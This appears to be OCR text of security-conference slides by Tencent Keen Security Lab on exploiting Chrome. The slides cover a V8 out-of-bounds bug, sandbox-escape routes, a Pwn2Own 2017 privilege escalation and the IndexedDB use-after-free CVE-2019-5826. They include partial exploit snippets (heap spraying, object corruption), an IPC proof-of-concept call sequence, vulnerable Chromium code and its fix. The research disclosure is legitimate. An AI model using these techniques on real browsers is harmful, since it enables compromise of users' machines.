
KEEN security lab

```
function gc() {
    for (var i = 0; i < (1024*1024)/0x4; i++) {
        var a = [new Set(), new Set(), ..., new Set()];
    }
}
```




KEEN security lab

```
while (1) {
    t = trigger();
    if (t instanceof Set) {
        break;
    }
}
var global_s = t;
```



KEEN security lab

```
global_s.a = 0x10; global_s.b = 0x10; global_s.c = 0x10;
// d, e, f, ..., j
global_s.k = 0x10; global_s.l = 0x10; global_s.m = 0x10;
function opt(fl, len) {
    global_s.h = len;
    global_s.i = fl;
    global_s.k = 0x200;
    global_s.l = ab;
    global_s.m = func;
}
```




KEEN security lab

```
var null_aa = new Array(0x40);
for (var i = 0; i < null_aa.length; i++) {
    // So many `null`
    null_aa[i] = new Array(null,null,...);
}
```

KEEN security lab

```
opt(fln, 0);
```



KEEN security lab

Out-of-bounds in Promise

- crbug/831170
- Found by auditing, killed by code-refactor

- undefined -> properties-or-hash field

Chrome Sandbox Bypass

KEEN security lab

Attack Surface

- Logical bug
- Kernel
- Memory Corruption via IPC

KEEN security lab

Logical Bug

- CVE-2016-5197: Arbitrary intent start in renderer
- Attack Webview in privileged App(killed in Android O)
- Credit to Qidan He(@flanker_hqd)


KEEN security lab

Kernel

- win32k lockdown
- CLFS

Pwn2Own 2017

KEEN security lab


Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-37EHF5E\keen]
File Options View Process Find Users Help
Process CPU Private Bytes Working Set PID Description Company Name Integrity
TabTip32.exe 1,204 K 4,688 K 4464 Touch Keyboard and Handw... Microsoft Corporation High
svchost.exe 0.05 16,700 K 24,436 K 944 Host Process for Windows S... Microsoft Corporation System
svchost.exe < 0.01 40,960 K 72,200 K 952 Host Process for Windows S... Microsoft Corporation System
sihost.exe 4,368 K 19,600 K 2560 Shell Infrastructure Host Microsoft Corporation Medium
taskhostw.exe 5,784 K 17,708 K 2736 Host Process for Windows T... Microsoft Corporation Medium
OneDriveStandaloneUpdate... 19,712 K 8,504 K 5528 Standalone Updater Microsoft Corporation Medium
GoogleUpdate.exe 2,176 K 1,588 K 1384 Google Installer Google Inc. System
svchost.exe 12,688 K 22,332 K 396 Host Process for Windows S... Microsoft Corporation System
vmacthlp.exe 1,364 K 6,184 K 1084 VMware Activation Helper VMware, Inc. System
svchost.exe 0.01 3,188 K 12,160 K 1136 Host Process for Windows S... Microsoft Corporation System
svchost.exe 0.13 8,808 K 20,528 K 1188 Host Process for Windows S... Microsoft Corporation System
svchost.exe 2,288 K 9,244 K 1300 Host Process for Windows S... Microsoft Corporation System
audiodg.exe 6,028 K 10,944 K 5724 Windows Audio Device Grap... Microsoft Corporation System
svchost.exe 2,052 K 7,184 K 1396 Host Process for Windows S... Microsoft Corporation System
svchost.exe 0.67 7,484 K 18,200 K 1404 Host Process for Windows S... Microsoft Corporation System
spoolsv.exe 9,124 K 18,380 K 1528 Spooler SubSystem App Microsoft Corporation System
svchost.exe 6,280 K 18,472 K 1900 Host Process for Windows S... Microsoft Corporation System
svchost.exe < 0.01 6,908 K 23,156 K 1976 Host Process for Windows S... Microsoft Corporation System
vmtoolsd.exe 0.02 5,772 K 18,104 K 1160 VMware Tools Core Service VMware, Inc. System
VGAuthService.exe 5,476 K 12,804 K 1248 VMware Guest Authenticatio... VMware, Inc. System
MsMpEng.exe 0.22 117,416 K 109,076 K 1260 Antimalware Service Execut... Microsoft Corporation System
svchost.exe 4,024 K 18,932 K 2612 Host Process for Windows S... Microsoft Corporation Medium
dllhost.exe 0.01 3,868 K 12,944 K 2836 COM Surrogate Microsoft Corporation System
NisSrv.exe 12,072 K 9,748 K 3080 Microsoft Network Realtime ... Microsoft Corporation System
msdtc.exe < 0.01 2,692 K 9,792 K 3172 Microsoft Distributed Transa... Microsoft Corporation System
SearchIndexer.exe 15,440 K 17,616 K 3640 Microsoft Windows Search I... Microsoft Corporation System
SearchProtocolHost.exe 2,068 K 10,888 K 3532 Microsoft Windows Search P... Microsoft Corporation System
SearchFilterHost.exe 1,204 K 6,200 K 4908 Microsoft Windows Search F... Microsoft Corporation Medium
svchost.exe 10,512 K 26,636 K 5236 Host Process for Windows S... Microsoft Corporation System
lsass.exe 4,744 K 13,560 K 592 Local Security Authority Pro... Microsoft Corporation System
csrss.exe 0.10 1,452 K 6,036 K 456 Client Server Runtime Process Microsoft Corporation System
winlogon.exe 2,168 K 10,892 K 540 Windows Logon Application Microsoft Corporation System
dwm.exe 1.63 376,696 K 502,036 K 844 Desktop Window Manager Microsoft Corporation System
explorer.exe 3.80 34,972 K 122,392 K 3032 Windows Explorer Microsoft Corporation Medium
MSASCuiL.exe 3,012 K 13,220 K 1840 Windows Defender notificati... Microsoft Corporation Medium
vmtoolsd.exe 0.05 13,732 K 34,224 K 1752 VMware Tools Core Service VMware, Inc. Medium
OneDrive.exe 6,360 K 25,952 K 2732 Microsoft OneDrive Microsoft Corporation Medium
chrome.exe 0.04 37,412 K 90,888 K 896 Google Chrome Google Inc. Medium
chrome.exe 1,928 K 9,608 K 5732 Google Chrome Google Inc. Medium
chrome.exe 1,764 K 7,792 K 5852 Google Chrome Google Inc. Medium
chrome.exe 61,644 K 119,864 K 5984 Google Chrome Google Inc. Low
chrome.exe 44.90 135,064 K 111,900 K 3048 Google Chrome Google Inc. System
procexp64.exe 1.51 18,784 K 68,592 K 1052 Sysinternals Process Explorer Sysinternals - www.sysint... High
MpCmdRun.exe 3,044 K 10,768 K 5280 Microsoft Malware Protectio... Microsoft Corporation System
CPU Usage: 57.44% Commit Charge: 32.91% Processes: 64 Physical Usage: 46.33%
Got System!
Ask me anything
7:47 PM
3/17/2017

CLFS

- Killed by RtlIsSandboxToken in RS3

- The kernel bug credit to Daniel King(@long123king) and Peter Hlavaty(@zer0mem)

KEEN security lab

IPC mojo

CVE-2019-5826: Use-after-free in IndexedDB

- [$25,633.70][941624] Out-of-bounds write and use-after-free. *Reported by Gengming Liu, Jianyu Chen, Zhen Feng, Jessica Liu at Tencent Keen Security Lab on 2019-03-13:*
  - [941743] High CVE-2019-5825: Out-of-bounds write in V8
  - [941746] High CVE-2019-5826: Use-after-free in IndexedDB

KEEN security lab

IndexedDB API in Browser

```
var request = indexedDB.open(dbName, 2);

request.onupgradeneeded = function(event) {
  var db = event.target.result;

  var objectStore = db.createObjectStore("customers", { keyPath: "ssn" });

  objectStore.createIndex("name", "name", { unique: false });

};

var deleteRequest = indexedDB.deleteDatabase(dbName);
```

KEEN security lab

IndexedDB IPC interfaces

- IDBFactory
- IDBDatabase
- IDBCursor

IDBFactory

```
interface IDBFactory {
  GetDatabaseInfo(associated IDBCallbacks callbacks);
  GetDatabaseNames(associated IDBCallbacks callbacks);
  Open(associated IDBCallbacks callbacks,
       associated IDBDatabaseCallbacks database_callbacks,
       mojo_base.mojom.String16 name,
       int64 version,
       int64 transaction_id);
  DeleteDatabase(associated IDBCallbacks callbacks,
                 mojo_base.mojom.String16 name, bool force_close);
  AbortTransactionsAndCompactDatabase() => (IDBStatus status);
  AbortTransactionsForDatabase() => (IDBStatus status);
};
```

PoC

- Open("db1", 1);
  - Open("db1", 2);
  - DeleteDatabse("db1", force_close=True);
  - AbortTransactionsForDatabase();

IndexedDBDatabase::DeleteDatabase

```
void IndexedDBDatabase::DeleteDatabase(
    scoped_refptr<IndexedDBCallbacks> callbacks,
    bool force_close) {
  AppendRequest(std::make_unique<DeleteRequest>(this, callbacks));
  // Close the connections only after the request is queued to make sure
  // the store is still open.
  if (force_close)
    ForceClose();
}
```

IndexedDBDatabase::ForceClose

```
void IndexedDBDatabase::ForceClose() {
  // IndexedDBConnection::ForceClose() may delete this database, so hold ref.
  scoped_refptr<IndexedDBDatabase> protect(this);

  while (!pending_requests_.empty()) {
    std::unique_ptr<ConnectionRequest> request =
        std::move(pending_requests_.front());
    pending_requests_.pop();
    request->AbortForForceClose();
  }

  auto it = connections_.begin();
  while (it != connections_.end()) {
    IndexedDBConnection* connection = *it++;
    connection->ForceClose();
  }
  DCHECK(connections_.empty());
  DCHECK(!active_request_);
}
```

```
@@ -1949,10 +1949,10 @@
    request->AbortForForceClose();
  }

- auto it = connections_.begin();
- while (it != connections_.end()) {
-   IndexedDBConnection* connection = *it++;
+ while (!connections_.empty()) {
+   IndexedDBConnection* connection = *connections_.begin();
    connection->ForceClose();
+   connections_.erase(connection);
  }
  DCHECK(connections_.empty());
  DCHECK(!active_request_);
```

IndexedDBConnection::ForceClose

```
void IndexedDBConnection::ForceClose() {
  if (!callbacks_.get())
    return;

  // IndexedDBDatabase::Close() can delete this instance.
  base::WeakPtr<IndexedDBConnection> this_obj = weak_factory_.GetWeakPtr();
  scoped_refptr<IndexedDBDatabaseCallbacks> callbacks(callbacks_);
  database_->Close(this, true /* forced */);
  if (this_obj) {
    database_ = nullptr;
    callbacks_ = nullptr;
    active_observers_.clear();
  }
  callbacks->OnForcedClose();
}
```

IndexedDBConnection::ForceClose

```
void IndexedDBDatabase::Close(IndexedDBConnection* connection, bool forced) {
  DCHECK(connections_.count(connection));
  DCHECK(connection->IsConnected());
  DCHECK(connection->database() == this);

  IDB_TRACE("IndexedDBDatabase::Close");

  // Abort outstanding transactions from the closing connection. This can not
  // happen if the close is requested by the connection itself as the
  // front-end defers the close until all transactions are complete, but can
```

```
std::map<IndexedDBDatabase::Identifier, IndexedDBDatabase*> database_map_;
```

```
  // Abort transactions before removing the connection; aborting may complete
  // an upgrade, and thus allow the next open/delete requests to proceed. The
  // new active_request_ should see the old connection count until explicitly
  // notified below.
  connections_.erase(connection);

  // Notify the active request, which may need to do cleanup or proceed with
  // the operation. This may trigger other work, such as more connections or
  // deletions, so |active_request_| itself may change.
  if (active_request_)
    active_request_->OnConnectionClosed(connection);

  // If there are no more connections (current, active, or pending), tell the
  // factory to clean us up.
  if (connections_.empty() && !active_request_ && pending_requests_.empty()) {
    backing_store_ = nullptr;
    factory_->ReleaseDatabase(identifier_, forced);
  }
}
```

UAF in database_map_

- Find the references of `database_map_`

```
void IndexedDBFactoryImpl::Open(
    const base::string16& name,
    std::unique_ptr<IndexedDBPendingConnection> connection,
    const Origin& origin,
    const base::FilePath& data_directory) {
  IDB_TRACE("IndexedDBFactoryImpl::Open");
  IndexedDBDatabase::Identifier unique_identifier(origin, name);
  auto it = database_map_.find(unique_identifier);
  if (it != database_map_.end()) {
    it->second->OpenConnection(std::move(connection));
    return;
